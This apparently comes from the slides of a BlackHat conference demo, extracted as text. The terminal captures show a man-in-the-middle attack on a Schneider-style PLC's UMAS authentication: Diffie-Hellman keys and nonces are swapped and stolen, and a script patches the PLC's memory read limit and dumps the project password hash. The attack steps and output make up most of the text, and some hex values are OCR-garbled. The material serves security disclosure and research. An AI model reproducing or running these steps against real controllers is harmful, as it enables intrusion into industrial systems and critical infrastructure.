
34 plugins
42 protocol dissectors
57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Starting Bridged sniffing...

Text only Interface activated...
Hit 'h' for inline help
```









Reserved session established

Reserved



```
amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x
Starting Bridged sniffing...
I

Text only Interface activated...
Hit 'h' for inline help

Captured PC Diffie-Hellman public key message
Dropped the message...
Sending attacker's Diffie-Hellman public key message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC nonce message
Dropped the message...
Sending attacker's nonce message to the PLC instead
Captured response message from PLC
Dropped the message...
Sending attacker's response message to the PC
Captured PC authentication request message
Forwarded the message...
```






```
amirz@ubuntu:~/Documents/BlackHat_demo$ amirz@ubuntu:~/Documents/BlackHat_demo$ amirz@ubuntu:~/Documents/BlackHat_demo$ amirz@ubuntu:~/Documents/BlackHat_demo$ amirz@ubuntu:~/Documents/BlackHat_demo$  
56bc26d8048ac62894f51c2dbfe184ec38e641513dcca4640260c461e7b261b3b3b6313375d23aaaf6b70b8bb97668f8  
db774f2322e0ff4cd333d7083da9a5dd150336ec986a85d9e81a9851c531c9163b8e29a044014036a78c83ccccaaaf245  
3662e013a4736b2487fbcb826f6ffb52de3eccf6e8793ba10043da3bc674629decf5fb5cde7a8758163c6900a8745eda1  
405c6891dd564f797b3d07fa77d90b8e6119035b6b29a2da9ff12af1bbf50ed25af4154d5514d14cea70ad0d08ddb81b  
901e4e4e26d2a232222a474435a811f50d508d3d48ac03f8378",  
    "plc_shared": "c7f520477c53400be51db678c2128d0549bb4ca69d75c1ce2a172e1cb19e1dc1a1c7055d64  
07a7b81a81221f473e69b827cfacel1d734b9bf5e849a4309c33cccf5ec0d7d68cfdf218e917aa0f42589dd8c8c9f7c6  
63a0101ce588ddf62cdbbe1f2b63da23e2241c6eae56912ee926c0f8dde198d807923dd5bf8fc92455f0548c0affc6fb  
5492f2071978e4620545595a0175baa7ce5386218b1a058dc82242c7758d0ab7a16b0b3b05cb6ffe0aa0b98ed5d7d78c  
70cbde2159b1301bfc0d6df593c1d751f139f04db05a4ecde03ee7cd9d7e7204f21a04df52025ce72efb601c3005cb6c  
ab42a3e560b747971102cc225efb07a225992e4951d9022f9b7",  
    "aes_pc": "ba10aaa9e18f428d9ab2fc717b779cd79ee70fedd679d3e6a33b0824ca600981",  
    "aes_plc": "2d0761da402e0f547db7a935c62c79437b70ed7e3b5417b15a65cac438698101",  
    "pc_nonce_enc_pc": "8effc35463bdad577867eb2102641c55dbd454c3897ab84e2fb61b5f47824d9",  
    "pc_salt": "46f4f37c824be279b8cc295cc8ede98c",  
    "pc_nonce_dec": "668c6dc01c698fb6b2b706d9b91b1889731044076c36f636e395bc2e743fa129",  
    "pc_nonce_enc_plc": "19c4cd01b401c581e40d4a3a200250915504ab008100295008e11d31b3090910",  
    "plc_nonce_enc_plc": "fe38he12ahh29h693e6efaf6a23e3h1ef0452f2160f5ec964581ah197feah",  
    "plc_nonce_dec": "e175ca0fa74105d654bc7f43741e776737f191bd4a023008a5d23da28d9c8ef0",  
    "plc_nonce_enc_pc": "eae1000e0d0dd117c0a00591c83c60d14b7c69109c2425ecb931157dd1ec17c"}  
amirz@ubuntu:~/Documents/BlackHat_demo$
```

Steal the nonces







```
amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x
ab42a3e560b747971102cc225efb07a225992e4951d9022f9b7",
  "aes_pc": "ba10aaa9e18f428d9ab2fc717b779cd79ee70fedd679d3e6a33b0824ca600981",
  "aes_plc": "2d0761da402e0f547db7a935c62c79437b70ed7e3b5417b15a65cac438698101",
  "pc_nonce_enc_pc": "8effc35463bdad577867eb2102641c55dbd454c3897ab84e2fb61b5f47824d9",
  "pc_salt": "46f4f37c824be279b8cc295cc8ede98c",
  "pc_nonce_dec": "668c6dc01c698fb6b2b706d9b91b1889731044076c36f636e395bc2e743fa129",
  "pc_nonce_enc_plc": "f9c4cbb1b4bfc58fe46d4a3a2002509133b4abdb816029568ef1d3fb36969f8e",
  "plc_nonce_enc_plc": "fe38be12abb39b693e6efaf6a23e3b1ef9453f2169f5ec964581ab197feabelc",
  "plc_nonce_dec": "e175ca0fa74105d654bc7f43741e776737f191bd4a023008a5d23da28d9c8ef0",
  "plc_nonce_enc_pc": "edef008ea8aa117cdadd59fc83c60a14b7c69f09c2425ecb931f37>ffcc1f7c"
}amirz@ubuntu:~/Documents/BlackHat_demo$ python3 umas_read_limit_patch.py
Connected to PLC at 123.45.67.89
Checking if PLC address read limit is patched...
PLC address read limit is NOT patched
Do you want to patch it? [Y/n] Y
Checking PLC session status...
PLC session is reserved:
Resever name: DESKTOP-TL4SLLV
Resever ID: 0xA3320000
Insert session key:
```

Modify read-access limit






```
amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x
Do you want to patch it? [Y/n] Y
Checking PLC session status...
PLC session is reserved:
Resever name: DESKTOP-TL4SLLV
Resever ID: 0xA3320000
Insert session key:
9e
Insert PC nonce:
668c6dc01c698fb6b2b706d9b91b1889731044076c36f636e395bc2e743fa129
Insert PLC nonce:
e175ca0fa74105d654bc7f43741e776737f191bd4a023008a5d23da28d9c8ef0
Getting PLC ID...
PLC ID: 06010301
Patching PLC...
PLC address read limit patched successfully :)
Choose an option:
1) Read reserved session hashed nonces
2) Read project hashed password
3) Read memory data manually
0) Exit
```



Full read-access granted






Unreserve




Unreserved



```
amirz@ubuntu:~/Documents/BlackHat_demo$ amirz@ubuntu:~/Documents/BlackHat_demo$ amirz@ubuntu:~/Documents/BlackHat_demo$ amirz@ubuntu:~/Documents/BlackHat_demo$ 
PLC session is reserved:
Resever name: DESKTOP-TL4SLLV
Resever ID: 0xA3320000
Insert session key:
9e
Insert PC nonce:
668c6dc01c698fb6b2b706d9b91b1889731044076c36f636e395bc2e743fa129
Insert PLC nonce:
e175ca0fa74105d654bc7f43741e776737f191bd4a023008a5d23da28d9c8ef0
Getting PLC ID...
PLC ID: 06010301
Patching PLC...
PLC address read limit patched successfully :)
Choose an option:
1) Read reserved session hashed nonces
2) Read project hashed password
3) Read memory data manually
0) Exit
0
Bye
amirz@ubuntu:~/Documents/BlackHat_demo$
```







```
amirz@ubuntu:~/Documents/BlackHat_demo  x amirz@ubuntu:~/Documents/BlackHat_demo  x amirz@ubuntu:~/Documents/BlackHat_demo  x amirz@ubuntu:~/Documents/BlackHat_demo  x
0) Exit
0
Bye
amirz@ubuntu:~/Documents/BlackHat_demo$ python3 umas_read_limit_patch.py
Connected to PLC at 123.45.67.89
Checking if PLC address read limit is patched...
PLC address read limit is patched :)
Choose an option:
1) Read reserved session hashed nonces
2) Read project hashed password
3) Read memory data manually
0) Exit
2
Project password hash (base 64):
